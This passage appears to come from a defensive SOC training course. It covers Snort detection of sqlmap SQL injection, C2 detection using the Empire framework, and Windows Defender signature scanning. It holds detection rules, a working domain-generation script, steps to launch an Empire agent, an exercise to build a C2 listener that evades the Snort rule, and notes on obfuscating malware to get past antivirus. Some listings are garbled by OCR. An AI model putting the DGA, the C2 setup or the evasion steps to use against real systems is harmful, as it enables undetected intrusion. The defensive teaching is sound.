11/02-07:04:32.954791 [**] [1:49666:2] "SQL HTTP URI blind injection attempt" [**]
[Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.50.50:59002 ->
192.168.50.40:80
```

```
11/02-07:04:32.954791 [**] [1:41449:2] "SQL use of sleep function with and - likely
SQL injection" [**] [Classification: Web Application Attack] [Priority: 1] {TCP}
192.168.50.50:59002 -> 192.168.50.40:80
```

Listing 485 - Initial sqlmap probing from Snort logs

First, sqlmap attempts to fingerprint the DB backend before trying different techniques, such as the SLEEP function in relation to the blind SQL injection technique.

Once sqlmap confirms the vulnerability, it will launch the exploit that retrieves the usernames and credentials. The exploitation phase can be reviewed in the logs below.

```
...
11/02-07:04:38.432270 [**] [1:24172:2] "SQL use of concat function with select - likely
SQL injection" [**] [Classification: Web Application Attack] [Priority: 1]
{TCP} 192.168.50.50:59080 -> 172.16.50.10:80
11/02-07:04:38.432270 [**] [1:13990:27] "SQL union select - possible sql injection
attempt - GET parameter" [**] [Classification: Misc Attack] [Priority: 2] {TCP}
192.168.50.50:59080 -> 172.16.50.10:80
```

Listing 486 - sqlmap UNION query attack from Snort logs

We can now extract the specific Snort rule IDs that have been triggered with the help of some Linux CLI tools.

We'll first run the **`cut`** tool to extract the SID value located in the third field delimited by whitespaces. Then, we'll remove duplicates with the **`sort`** and **`uniq`** commands.

[431] (Bernardo Damele Assumpcao Guimaraes, Miroslav Stampar, 2021), https://sqlmap.org/


```
offsec@snort01:~$ cat /var/log/snort/alert_fast.txt | cut -d ':' -f 4 | sort | uniq
1061
13990
19439
24172
26925
37443
41449
49666
```

Listing 487 - Extracting Snort rules SID from the logs

To map these SIDs into the actual rules, we are going to write a short Python script as shown below.

```
#!/usr/bin/env python
 import
sys import
re import
os

snort_sql_rule_file_path = "/usr/local/etc/rules/sql.rules"

rules = os.popen("cat /var/log/snort/alert_fast.txt | cut -d ':' -f 4 | sort |
uniq").read()
rules = rules.split('\n') for rule in rules[:-1]:     cmd = 'cat
{} | grep {}'.format(snort_sql_rule_file_path,rule)     ret =
os.popen(cmd).read()     print(ret)
```

Listing 488 - Mappind SID to Snort Rules

After the script executes the same Bash command we ran previously, it saves the output into a Python list through the *split* method. The script then loops through each SID and **`grep`** instructs the SQLi Snort rules to search for that specific SID, which is printed out.

We can now execute the extract_sql_rules.py script located in the /home/offsec/SOC200/Network_Detections folder and find the matches.

```
offsec@snort01:~/SOC-200/Network_Detections$ python3 extract_sql_rules.py alert
tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"SQL xp_cmdshell
attempt"; flow:to_server,established; content:"xp_cmdshell",fast_pattern,nocase;
metadata:ruleset community; service:http; reference:bugtraq,5309;
classtype:webapplication-attack; sid:1061; rev:13; ) ...
```

Listing 489 - Executing the Python script to map the rules

Good. With this method we have now obtained a one-to-one match between the log SID and the original Snort rule.

Despite our efforts, a fairly advanced attacker would know exactly what exploit to use to compromise the system and would have launched the attack without an initial probing phase.

The good news is that even when the attacker is skipping the initial enumeration phase, Snort is still able to alert us through the second section of rules we analyzed earlier.

For the sake of keeping this scenario realistic but transparent, the web server is only allowing traffic on plain HTTP. With HTTPS accounting for about 80% of world traffic today,[432] how could an IDS inspect web traffic if encrypted TLS-only traffic is typical in modern enterprise networks?

The solution lies in TLS/SSL inspection devices responsible for terminating, decrypting, and reencrypting the traffic between HTTPS clients and servers. Consequently, because IDS operations remain unaffected when receiving a copy of unencrypted traffic directly from the TLS/SSL inspection device, it can then apply detection rules as it would under normal conditions.

In this Learning Unit, we discovered how to dissect Snort rules and detect known attacks based on a single static signature by using an IDS ruleset. Lastly, we employed multiple generic rules to catch novel attacks on new vulnerabilities.

12.3 Detecting C2 Infrastructure

This Learning Unit covers the following Learning Objectives:

1. Understand the components of a C2 framework
2. Learn how to detect well-known C2 communication through Snort rulesets This Learning

   Unit will take approximately 180 minutes to complete.

Command and Control (also known as C&C, CnC, or C2) is a centralized architecture used by attackers to remotely control multiple compromised machines from a single access point.

It's a documented *Tactic*[433] within the *MITRE ATT&CK Framework*, which is comprised of multiple evolving techniques.

Detection of C2 activity often occurs when noticing anomalous patterns during network traffic analysis.

As C2 implants are generally used to exfiltrate valuable company data, they deploy covert channel techniques that can be challenging to detect.

12.3.1 C2 Infrastructure

An effective method of detecting malicious behavior in general, as well as C2 traffic specifically, is to rely on a series of *Indicator Of Compromise*, or *IOC*.

An IOC is a forensic artifact that can be found on a network or endpoint, and its different types can be categorized according to David J. Banco's *Pyramid of Pain*.[434]

The following list displays the various IOC types, how hard they are to detect, and a description of each.

TYPE	DIFFICULTY	DESCRIPTION

[432] (Q-Success), https://w3techs.com/technologies/details/ce-httpsdefault

[433] (MITRE, 2021), https://attack.mitre.org/tactics/TA0011/

[434] (Banco, David J.), http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Hash Values	Trivial	MD5, SHA256 or other hashed value that matches a specific file
IP Addresses	Easy	IPv4/IPv6 host address or CIDR belonging to an attacker infrastructure (i.e. a C2 server)
Domain Names	Simple	Full domain name or subdomain, often employed to dynamically resolve C2 servers IPs
Network/Host Artifact	Annoying	Any byte or distinctive traits that can be used to identify the attacker traffic
Tools	Challenging	Any piece of software that is crafted by the attacker
TTPs	Tough	Reconstruct the Tactic, Technique and Procedure (TTP) that the attacker adopt during a specific phase

Table 14 IOC categories

Discovering an attacker's TTPs is incredibly valuable. Not only can it be quickly mapped into the MITRE ATT&CK Framework,[435] it might also reveal the attacker's modus operandi and end goal.

It is also worth noting that, while tools and TTPs are much more difficult for defenders to detect, a leaked or decoded offensive tool or TTP can be expensive for attackers to rebuild as opposed to a C2 domain or IP address that can be swapped almost seamlessly.

The primary infection of an endpoint can be accomplished in several ways: phishing emails, driveby infections at malicious or compromised websites, and other types of malware.

Once a remote machine is compromised, a lightweight *stager* is launched. The stager then beacons the C2 server to fetch and load in memory to the *agent*, which is then responsible to fetch further commands and instructions from the C2 server.

The operator, who controls all the running agents installed across the entire fleet of compromised machines, administers the C2 master server.

Once up and running, the C2 server can employ an agent to accomplish various goals such as initial reconnaissance, data exfiltration, lateral movement, or simply receiving software or configuration updates, as any legitimate software would.

As we mentioned earlier, a C2 server can rely on either fixed IP or domain names in order to be reached by C2 agents. The downside of this setup is that static IPs and domains can be quickly mapped and blocked by IPS, thus nullifying the entire attacker's C2 infrastructure.

To avoid this fragile setup, attackers created the *domain flux* technique, where the domain is dynamically generated by the agents at runtime through a *Domain Generation Algorithm* (DGA).[436]

Given a dynamic input, a DGA is responsible for generating pseudo-random domains that are used to resolve the C2 server, thus avoiding any hardcoded reference.

Domain Generation Algorithms[437] are a technique documented under the MITRE ATT&CK Framework.

[435] (MITRE, 2021), https://attack.mitre.org/#
[436] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Domain_generation_algorithm
[437] (MITRE, 2021), https://attack.mitre.org/techniques/T1568/002/

To demonstrate the concept of DGA, we'll connect to the Kali attacker01 machine, navigate into /home/kali/SOC-200/Network_Detections, and inspect the dga.py script.

```
import sys  def usage():     print("Usage: "   +
sys.argv[0] + " [date]")     print("Usage: "   +
sys.argv[0] + " 12.02.2021")     sys.exit()
 def generate_domain(year: int, month: int, day: int) ->
str:
    domain = ""
     for i in range(0x10):         year = ((year ^ 8 * year) >> 11) ^
((year & 0xFFFFFFF0) << 17)         month = ((month ^ 4 * month) >> 25)
^ 16 * (month & 0xFFFFFFF8)         day = ((day ^ (day << 13)) >> 19) ^
((day & 0xFFFFFFFE) << 12)         domain += chr(((year ^ month ^ day)
% 25) + 97)

    print(domain + ".com")
 if __name__ == "__main__":
if len(sys.argv) > 1:
date     = sys.argv[1]
y,m,d = date.split('.')
        generate_domain(int(y),int(m),int(d))
else:         usage()
```

Listing 490 - Domain Generation Script

The above script takes a date in the format of *YYYY.MM.DD* as input and returns a 16-byte-long pseudo-random domain name string.

The main function calls *generate_domain* by passing the year, month, and day as an integer, which iterates 16 times and, after a couple *bitwise operations*,[438] appends a *chr* value to the final domain string.

We can run the script on the attacker01 machine as shown below.

```
kali@attacker01:~/SOC-200/Network_Detections$ python3 dga.py 11.02.2021
bkjaewxytklxmnpb.com
```

Listing 491 - Executing the DGA python script

This kind of functionality can be embedded inside a C2 agent and customized to use any kind of input seeds to generate domains, such as custom dictionaries, prime numbers, or even other URLs.

Furthermore, DGA can be used by malware to set up its own C2 channel on a social media platform,[439] like the *MiniDuke malware*.[440]

To demonstrate a real example of C2 infrastructure, we are going to interact with *Empire*,[441] an open-source post-exploitation framework that supports quite a few options, including Windows, Linux, and macOS agents.

[438] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Bitwise_operation

[439] (MITRE, 2021), https://attack.mitre.org/techniques/T1102/

[440] (MITRE, 2021), https://attack.mitre.org/software/S0051/

[441] (BC Security), https://github.com/BC-SECURITY/Empire

Empire is pre-installed on Kali and consists of two components: *powershell-empire server*, which handles the database, and *powershell-empire client*, which is the user command interface.

Let's start by connecting to our attacker01 machine, which already has Empire's server component running.

To start the client, we run the following command.

```
kali@attacker01:~$ sudo powershell-empire client ...

   _______   ___  ___   ______    __   ______        _______
  |   ____| |   \/   | |    _  \  |  | |    _  \      |   ____|
  |  |__    |  \  /  | |  |_)  | |  | |  |_)  |     |  |__
  |   __|   |  |\/|  | |   ___/  |  | |      /      |   __|
  |  |____  |  |  |  | |  |      |  | |  |\  \----. |  |____
  |_______| |__|  |__| | _|      |__| | _| `._____| |_______|


       393 modules currently loaded

       1 listeners currently active

       0 agents currently active

[*] Connected to localhost
(Empire) >
```

Listing 492 - Launching Empire client console

If everything works as expected, we should now be connected to the server counterpart (localhost).

Before starting any agent-server C2 communication, let's move to our snort01 machine and start recording a pcap on TCP port 8080. This scenario simulates a scaled-down version of a full-blown network capture.

```
offsec@snort01:~$ sudo tshark -f "tcp port 8080" -i ens160 -w
/home/offsec/SOC200/Network_Detections/empire.pcap
```

Listing 493 - Starting the capture to catch Empire's communication

Now that our C2 server is ready to accept incoming connections from agents, we can simulate a compromised web server by connecting to the Windows server02 machine via RDP (the RDP connection should be established through the *snort02* machine's IP).

On the server's desktop, we can double-click on launcher.bat to call-home the Empire C2 server.

Back to attacker01, let's verify that the Agent has successfully enrolled into the C2's fleet.

```
(Empire) >
[+] New agent LGK4AE5C checked in
[*] Sending agent (stage 2) to LGK4AE5C at 192.168.50.40
(Empire) > agents

┌Agents──────────┬──────────┬──────────┬──────────────┬──────────────┬──────┐
────┬──────────────────────┬──────────┐
│ ID │ Name       │ Language   │ Internal IP  │ Username          │ Process     │ PID  │
```



```
Delay | Last Seen                | Listener |
├─────┼──────────┼────────────┼──────────────┼──────────────────┼────────────┼──────┼
──────┼──────────────────────────┼──────────┤
| 3   | LGK4AE5C* | powershell | 172.16.50.10 | AD\Administrator | powershell | 6160 |
5/0.0 | 2021-11-03 05:52:18 EDT | SOC200   |
|     |          |            |              |                  |            |      |
| (3 seconds ago)          |          |
└─────┴──────────┴────────────┴──────────────┴──────────────────┴────────────┴──────┴
──────┴──────────────────────────┴──────────┘
```

Listing 494 - Verifying the Empire agent

Because Empire lists all the enrolled agents and their statuses by issuing the **`agents`** command, we ensured the Empire agents have an ongoing *keep-alive* with the C2 server.

Back to snort01, we can stop the ongoing capture by pressing C+C and start the web server

```
offsec@snort01:~/SOC-200/Network_Detections$ python3 -m http.server 8080 Serving
HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Listing 495 - Starting the websever on snort01 to share the Empire pcap

From our local Kali machine, let's browse to the URL and save the pcap to a local folder.

```
http://192.168.51.40:8080/empire.pcap
```

Listing 496 - Saving the pcap file through Kali's browser

Good. We managed to gather forensic evidence about the C2 channel. Now let's verify how can we automatically detect this kind of communication through Snort.

12.3.2 Extra Mile II

Try to set up a new Empire listener on Kali attacker01 in a way that cannot be detected by the Snort rule we covered in the Topic. Once configured, generate the Agent, test the C2 channel between server02 and attacker01, and then build a Snort rule to detect the newly-created C2.

Note: remember to restart both internal and external Snort services on snort01 in order to load the new rules.

12.3.3 Network Communications

Throughout history, malware authors have used different network protocols for command delivery and payload exfiltration, including, but not limited to HTTP, HTTPS, DNS, and IRC. This Application Layer Protocol sub-technique[442] is documented in the MITRE ATT&CK Framework.

In our Empire test case, we have a pre-deployed Empire listener that handles HTTP-based communication channels between server and agents.

[442] (MITRE, 2021), https://attack.mitre.org/techniques/T1071/001/

Let's inspect the pcap we downloaded earlier by applying a display filter for HTTP traffic and searching for any interesting patterns.




Figure 49: Empire HTTP client communication pcap

We'll notice that the compromised client, where the Empire agent resides, starts the session by requesting the news.phpURI through a GET method.

We'll also find that the User-Agent is very peculiar as it's the exact one used by Internet Explorer 11 on Windows 7.[515]

Finally, if we select the next packet, which is the 200 OK reply from the server, we will uncover even more interesting facts.

[515] (whatismybrowser.com, 2021), https://developers.whatismybrowser.com/useragents/parse/38internet-explorer-windows-trident




Figure 50: Empire HTTP server communication pcap

First, the *Server* field indicates that Microsoft-IIS version 7.5 is advertised as a concealment measure by the C2 Empire server. However, after inspecting the actual payload, we'll notice only gibberish data as a result of Empire's obfuscation.

These two facts alone should raise our eyebrows and elicit an incident response task.

To help us with detection efforts, the *Talos* Snort ruleset package already includes some rules specific to Empire.

The snort01 machine has already included one of those rules in our Snort configuration and if we inspect the logs, we'll find it has been triggered due to the C2 agent-server communication we launched earlier.

```
offsec@snort01:~$ cat /var/log/snort/alert_fast.txt
11/03-10:43:03.719729 [**] [1:38259:5]  "MALWARE-CNC PowerShell Empire variant outbound
connection" [**] [Classification: A Network Troj  an was detected] [Priority: 1] {TCP}
172.16.51.10:59935  -> 192.168.51.50:8080
11/03-10:43:03.719742 [**] [1:38259:5]  "MALWARE-CNC PowerShell Empire variant outbound
connection" [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP}
192.168.51.40:59935  -> 192.168.51.50:8080
```

Listing 497 - Inspecting Snort logs for Empire's HTTP communication trails

Because the original address is translated from 172.16.51.10 to 192.168.51.40 due to NAT/PAT, the flow initiated by the client is matched twice. However, the server will only detect one single flow, which belongs to the outer 192.168.51.50 address.

As our Snort installation is running without the HTTP preprocessor enabled, we had removed the 'http_header' keyword from the original rule in order to make it work.

Let's inspect the rule's syntax in detail.

```
offsec@snort01:~$ cat /usr/local/etc/rules/c2.rules
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( msg:"MALWARE-CNC PowerShell
Empire variant outbound connection"; flow:to_server,established; content:"/news.php
HTTP/1.1|0D 0A|",fast_pattern,nocase; content:"User-Agent: Mozilla/5.0 (Windows NT
6.1|3B| WOW64|3B| Trident/7.0|3B| rv:11.0) like Gecko"; metadata:impact_flag red;
service:http; reference:url,attack.mitre.org/techniques/T1086;
reference:url,powershellempire.com; classtype:trojan-activity; sid:38259; rev:5; )
```

Listing 498 - Snort rule for detecting Empire's HTTP based C2

The rule first matches any TCP traffic originating from the client's internal network directed to any external HTTP port (including 8080). Only packets sent to the server are captured and only if the session is already established.

Then, after defining the alert message, we encounter the first *content* directive.

```
content:"/news.php HTTP/1.1|0D 0A|"
```

Listing 499 - Snort rule's 1st content directive

It matches the beginning of the /news.php target URI from the beginning of the GET request, followed by the supported HTTP version, a carriage return (0x0D), and line feed (0x0A).

The second content rule directive searches for the User-Agent field in the HTTP header.

```
content:"User-Agent: Mozilla/5.0 (Windows NT 6.1|3B| WOW64|3B| Trident/7.0|3B| rv:11.0)
like Gecko"
```

Listing 500 - Snort rule's 1st content directive

The above rule matches the Empire agent's entire custom value for the User-Agent, including the 0x3B value to match the semicolon (;) ASCII value.

As we demonstrated in this scenario, the attacker established the C2 framework by using Empire's default values, which can be easily detected by the pre-installed Snort rule sets.

More advanced attackers usually employ fully customized C2 setups, with specific User-Agents, URI, and even tailored algorithms for payload obfuscation. As we cannot rely on the default ruleset in these cases, defenders need to gain full visibility of suspicious events on the endpoint. With a detailed log activity level, it is possible to detect the compromised host and retrieve the custom C2 agent.

Once the agent is analyzed through a reverse engineer[516] process and its obfuscation algorithm is decoded, an ad-hoc signature can be created, enabling detection of the malware across the entire company network.

[516] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Reverse_engineering#Software

12.4 Wrapping Up

In this Topic, we explored the theory behind IPS and IDS and their role within enterprise networks. We then learned the syntax for Snort rules and how defenders can write them to detect both known and novel vulnerabilities. We concluded with an overview of Command & Control components and how to analyze and detect a real world case with Empire.

13 Antivirus Alerts and Evasion

In this Topic, we will cover the following Learning Units:

- Antivirus Basics

- Antimalware Scan Interface (AMSI)

Each learner moves at their own pace, but this Topic should take approximately 8 hours to complete.

When attempting to compromise a target machine, attackers often disable or otherwise bypass the installed antivirus software. As defense professionals, we must understand how these systems operate and what artifacts are created when they are subverted.

In this Topic, we will discuss the purpose of antivirus software and outline how it is deployed in most companies. We will examine the various methods used both to detect malicious software and to bypass the most common Windows antivirus software. For each detection and evasion, we will also review residual artifacts in the Windows Event log.

13.1 Antivirus Basics

This Learning Unit covers the following Learning Objectives:

1. Antivirus Overview
2. Signature-Based Detection
3. Heuristic and Behavioral-Based Detection

This Learning Unit will take approximately 5 hours to complete.

Before we evaluate antivirus mechanisms in action, we should take a step back and learn how the software works. We'll talk about the early stages of antivirus and how its functionality has evolved.

13.1.1 Antivirus Overview

Antivirus software has progressed significantly in the last 20 years. Early implementations relied on crude and ineffective detection mechanisms, but in order to meet the challenges presented by modern malware, most tools now employ advanced capabilities.

At a basic level, most antivirus software runs on an endpoint machine. Local users can interact with the software to run "on-demand" scans against files on the machine. Additionally, most products offer "real-time scanning", in which the software monitors file operations and scans a file when it is downloaded or an attempt is made to execute it. In either case, if a malicious file is detected, it is deleted or quarantined.

In the following sections, we will be expanding on the foundation of antivirus detection. There are numerous approaches to identifying a malicious program, and despite years of research and development, there is no perfect solution. Automated detections are useful, but they leave openings where an attacker may only be caught by a defense professional watching for anomalies.

For the remainder of this Topic, our focus will be on *Microsoft Defender Antivirus*,[443] part of the *Windows Security*[444] suite. Microsoft Defender Antivirus (or Windows Defender) comes preinstalled with modern versions of Windows for endpoint users. Windows Defender can be configured to either work passively with other antivirus solutions or as the primary security product on a system.

[443] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/microsoft-defender-antiviruswindows

[444] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-securitycenter/windows-defender-security-center

To begin our practical application of this knowledge, let's evaluate the types of detection available to us.

13.1.2 Signature-Based Detection

In the early stages of automated virus protection, antivirus software was signature-based.[445] An antivirus signature is a continuous sequence of bytes within malware that uniquely identify it. Signature-based antivirus detection is mostly considered a *denylist technology*.[446] In other words, the file system is scanned for known malware signatures and if any are detected, the offending files are quarantined.

This implies that, with the correct tools, attackers can easily bypass antivirus software that relies on this detection method. Specifically, they can bypass signature-based detection by simply changing or obfuscating the contents of a known malicious file in order to break the identifying byte sequence (or signature). Depending on the malware or the sophistication of the signature, this technique can still be quite effective.

To demonstrate on-demand signature detection, we'll use Windows Defender Antivirus to run manual scans on known malicious files. From the command prompt, we'll use MpCmdRun.exe[447] located in C:\Program Files\Windows Defender. This is one method of performing on-demand scans from the command line, but it is not the only one. To control the scope of our scan, we'll include some additional arguments.

After opening a command prompt on our Windows 10 machine, we'll change our current working directory to C:\Program Files\Windows Defender. Then we'll run **`MpCmdRun`**. We'll use **`-Scan ScanType 3`** to indicate that we're performing a custom file and directory scan followed by **`-File`** to specify the directory or file to be scanned. In this case, signature_detect_nonstage.exe is our target file. To ensure that Windows Defender does not perform any remediation after detection, we'll add **`-DisableRemediation`**.

```
C:\Program Files\Windows Defender>MpCmdRun -Scan -ScanType 3 -File
C:\tools\av_alerts_evasion\signature_detect_nonstage.exe -DisableRemediation  Scan
starting...
```

```
Scan finished.
Scanning C:\tools\av_alerts_evasion\signature_detect_nonstage.exe found 1 threats.

<===========================LIST OF DETECTED THREATS==========================>
----------------------------- Threat information -----------------------------
Threat                  : Trojan:Win64/Meterpreter.A Resources
: 1 total
    file                : C:\tools\av_alerts_evasion\signature_detect_nonstage.exe --
-------------------------------------------------------------------------------
```

Listing 501 - Signature detection of signature_detect_nonstage.exe from manual file scan

The output reveals that the scanned file matches a threat definition with no further information. Before this, we weren't even aware a malicious executable was on our system. Because we disabled remediation with the command, no actions were performed on the file after detection.

[445] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Antivirus_software#Signature-based_detection

[446] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Blacklist_(computing)

[447] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/command-line-argumentsmicrosoft-defender-antivirus

It's important to note two flaws with this scanning method. First, we only know that a threat was detected, with no additional metadata to support the detection. Second, the output listed in the command prompt contains the only record of this detection, and once closed, we've lost the only evidence on our system.

Fortunately, there is a Windows Defender *provider*[448] for Windows Event Log. We'll repeat our ondemand scan using Windows PowerShell, and our action will generate an event log entry we can review using a custom PowerShell module **`Get-WDLogEvent`**.

After connecting to the Windows 10 machine with PowerShell Core, we'll initiate another manual scan. This time, we'll use **`Start-MpScan`**[449] with a few arguments similar to what we used with MpCmdRun.exe. First, we point to the file or directory that we want to scan with **`-ScanPath`** and then specify the type of scan with **`-ScanType CustomScan`**. In this case, it is a custom scan because we want to restrict the scanning effort to a single file. Following our command, we'll include **`Get-Date`** to get a timestamp for our activity.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Start-MpScan -ScanPath
C:\tools\av_alerts_evasion\signature_detect_nonstage.exe -ScanType CustomScan; Get-
Date

Thursday, December 2, 2021 10:59:31 AM
```

Listing 502 - Initiating manual scan of signature_detect_nostage.exe using Start-MpScan

The output does not reveal anything in the PowerShell Core prompt, but we'll find that Windows Defender did discover a threat and is waiting for an action to take on the malware discovered.

To review Windows Event Log entries for Windows Defender, we'll use a custom PowerShell module called Get-WDLog.psm1 located in C:\Sysmon. Much like our other PowerShell modules, it will accept an Event ID, StartTime, and EndTime for events in the provider *Microsoft-WindowsWindows Defender/Operational*.

After importing Get-WDLog.psm1, we'll run **`Get-WDLogEvent`**. Referring back to our timestamp, let's focus our query between "12/2/2021 10:59:00" and "12/2/2021 11:00:00" with *StartTime* and *EndTime* respectively. For the *Event ID*, we'll use the placeholder "$null" to capture all of the events.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent $null "12/2/2021
10:59:00" "12/2/2021 11:00:00"

   ProviderName: Microsoft-Windows-Windows Defender

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
12/2/2021 10:59:21 AM          1116 Warning          Microsoft Defender Antivirus has
detected malware or other potentially unwanted software....
```

Listing 503 - Windows Defender detection of potentially-malicious threat

The result from our query of Windows Defender events is a single entry indicating malware detection. *TimeCreated* is when we initiated the scan, and Event ID 1116 is the

[448] (Microsoft, 2018), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/eventlogprov/event-log-provider

[449] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/defender/start-mpscan

MALWAREPROTECTION_STATE_MALWARE_DETECTED [450] event that records the detection of our malware. The *Message* field suggests that there is more to review, so let's expand its contents.

To display the full contents of the Message field, we'll re-run **`Get-WDLogEvent`** with new parameters. First, let's change the Event ID to 1116. Next, we'll change the StartTime to "12/2/2021 10:59:20" and the EndTime to "12/2/2021 10:59:22". Finally, we'll pipe all output to **`Format-List`** to display everything.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent 1116 "12/2/2021
10:59:20" "12/2/2021 11:59:22" | Format-List

TimeCreated  : 12/2/2021 10:59:21 AM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Microsoft Defender Antivirus has detected malware or other potentially
unwanted software.
